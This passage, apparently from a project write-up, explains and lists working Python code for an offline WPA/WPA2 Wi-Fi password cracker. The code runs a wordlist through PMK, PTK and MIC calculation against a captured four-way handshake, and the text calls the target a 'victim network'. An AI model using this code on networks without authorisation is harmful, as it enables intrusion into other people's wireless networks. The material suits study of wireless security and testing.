
```python
def doCrack():
    back = "Back to Main Menu"

    capturedList = [f"# {mac} : {info.name}" for mac, info in SSIDList.items() if info.capturedHandshake]
    if len(capturedList) == 0:
        color_print([("red", "No handshakes captured yet")])
        return

    result = prompt({ "message": "Select Captured Handshake to Crack:", "type": "list", "choices": [back] + capturedList, "pointer": pointer })
    if result[0] == back: return
    targetMac = result[0][2:19]

    wordlistsPath = "./wordlists/"
    result = prompt({ "message": "Select Wordlist", "type": "list", "choices": [back] + [f"# {x}" for x in listdir(wordlistsPath)], "pointer": pointer })
    if result[0] == back: exit()

    wordlist = open(wordlistsPath + result[0][2:], 'r', encoding='latin-1')
    words = wordlist.readlines()
    wordlist.close()
    wordcount = len(words)
    words = (word.rstrip('\n') for word in words)

    print("Cracking password...")
    info = SSIDList[targetMac]

    # Build key data field
    pke = b"Pairwise key expansion"
    apMac = unhexlify(info.packets[0].addr2.replace(':','',5))
    clientMac = unhexlify(info.packets[0].addr1.replace(':','',5))
    anonce = info.packets[0].load[13:45]
    snonce = info.packets[1].load[13:45]
```

After the handshakes have been captured, the user can choose the option to crack any of those handshakes. First, the user is shown the list of access points whose handshake is captured to choose from. If the user chooses an access point, he/she is prompted with another choice; the wordlist.

A wordlist is a file containing the passwords to try when cracking the WiFi password (one on each line). The wordlist files should be located in the wordlists folder, relative to the current working directory. If the user chooses a wordlist, all the passwords are loaded from the wordlist file in advance (for increased speed) and the cracking process begins.

The cracking process begins by extracting some essential information from the handshake packets. This includes:

- Access Point MAC address
- Client MAC address
- ANonce (sent in the first packet)
- SNonce (send in the second packet)



```
keyData = min(apMac, clientMac) + max(apMac, clientMac) + min(anonce, snonce) + max(anonce, snonce)

# Sniffed MIC
sniffedMessageIntegrityCheck = hexlify(info.packets[1][Raw].load)[154:186]

# WPA data field with zeroed MIC
wpaData = hexlify(bytes(info.packets[1][EAPOL]))
wpaData = wpaData.replace(sniffedMessageIntegrityCheck, b"0" * 32)
wpaData = a2b_hex(wpaData)

for i, password in enumerate(words):
    if i % 1000 == 0: print(f"Tried {i}/{wordcount}...", end='\r')

    try: password = password.encode("latin")
    except UnicodeEncodeError: continue

    # Calculate Pairwise Master Key
    pairwiseMasterKey = pbkdf2_hmac('sha1', password, info.name.encode('ascii'), 4096, 32)

    # Calculate Pairwise Transient Key
    blen = 64
    i = 0
    R = b""

    while i<=((blen*8+159) /160):
        hmacsha1 = newHmac(pairwiseMasterKey, pke + chr(0x00).encode() + keyData + chr(i).encode(), sha1)
        i += 1
        R = R + hmacsha1.digest()

    pairwiseTransientKey = R[:blen]

    # Calculate password MIC
    passwordMessageIntegrityCheck = newHmac(pairwiseTransientKey[0:16], wpaData, "sha1").hexdigest()

    # Compare the MICs
    if passwordMessageIntegrityCheck[:-8] == sniffedMessageIntegrityCheck.decode():
        color_print([("green", f"Password is \"{password.decode()}\"!                ")])
        return

color_print([("red", f"Password not found...")])
```

This extracted information is used to calculate the keyData value. Then, the Message Integrity Check (MIC) sent in the second packet is extracted (for verification of the potential password) and the wpaData of the packet is also extracted (for calculation of the potential password MIC).

Now all the data that can be extracted/calculated in advance is ready, and the cracking process performs those actions for each potential password:

1. Print the cracking progress to the user
2. Encode the password into bytes using latin encoding (not utf-8 or ascii to allow for non-english characters)
3. Calculate the Pairwise Master Key (PMK) using the PBKDF2 (HMAC) key derivation function (varying input is the password and the access point's SSID)
4. Calculate the Pairwise Transient Key (PTK) using the HMAC-SHA1 hashing function and the iterative pairwise key expansion method (varying input is the previously calculated keyData)
5. Calculate the potential password's MIC (varying input is the PTK and the originally extracted WPA Data)
6. Compare the calculated MIC with the sniffed MIC (if they match, the password has been found)

This type of cracking is an offline process and does not need continuous access victim network.

References

[1] Dr.T.Pandikumar1, Mohammed Ali Yesuf2 “Wi-Fi Security and Test Bed Implementation for WEP and WPA Cracking,” International Journal of Engineering Science and Computing, June 2017

[2] Abdullah Alabdulatif, Analysing and Attacking the 4-Way Handshake of IEEE 802.11i Standard, The 8th International Conference for Internet Technology and Secured Transactions (ICITST-2013)

[3] “How to Hack WPA/WPA2 WiFi Using Kali Linux?,” https://bit.ly/3LHSMLS
Accessed in May 11th, 2022

[4] “Wi-Fi Hacking: Creating a Wi-Fi Scanner with Python and Scapy,” https://bit.ly/3Gej8E5
Accessed in May 11th, 2022

[5] “Wi-Fi Hacking,” https://bit.ly/3GeiQ00
Accessed in May 13th, 2022

[6] “Kali Linux Howto's,” https://bit.ly/3LEEZpn
Accessed in May 13th, 2022

[7] “Scapy Tutorial: WPA2 deauths, and more!,” https://bit.ly/3LCdEnO
Accessed in May 15th, 2022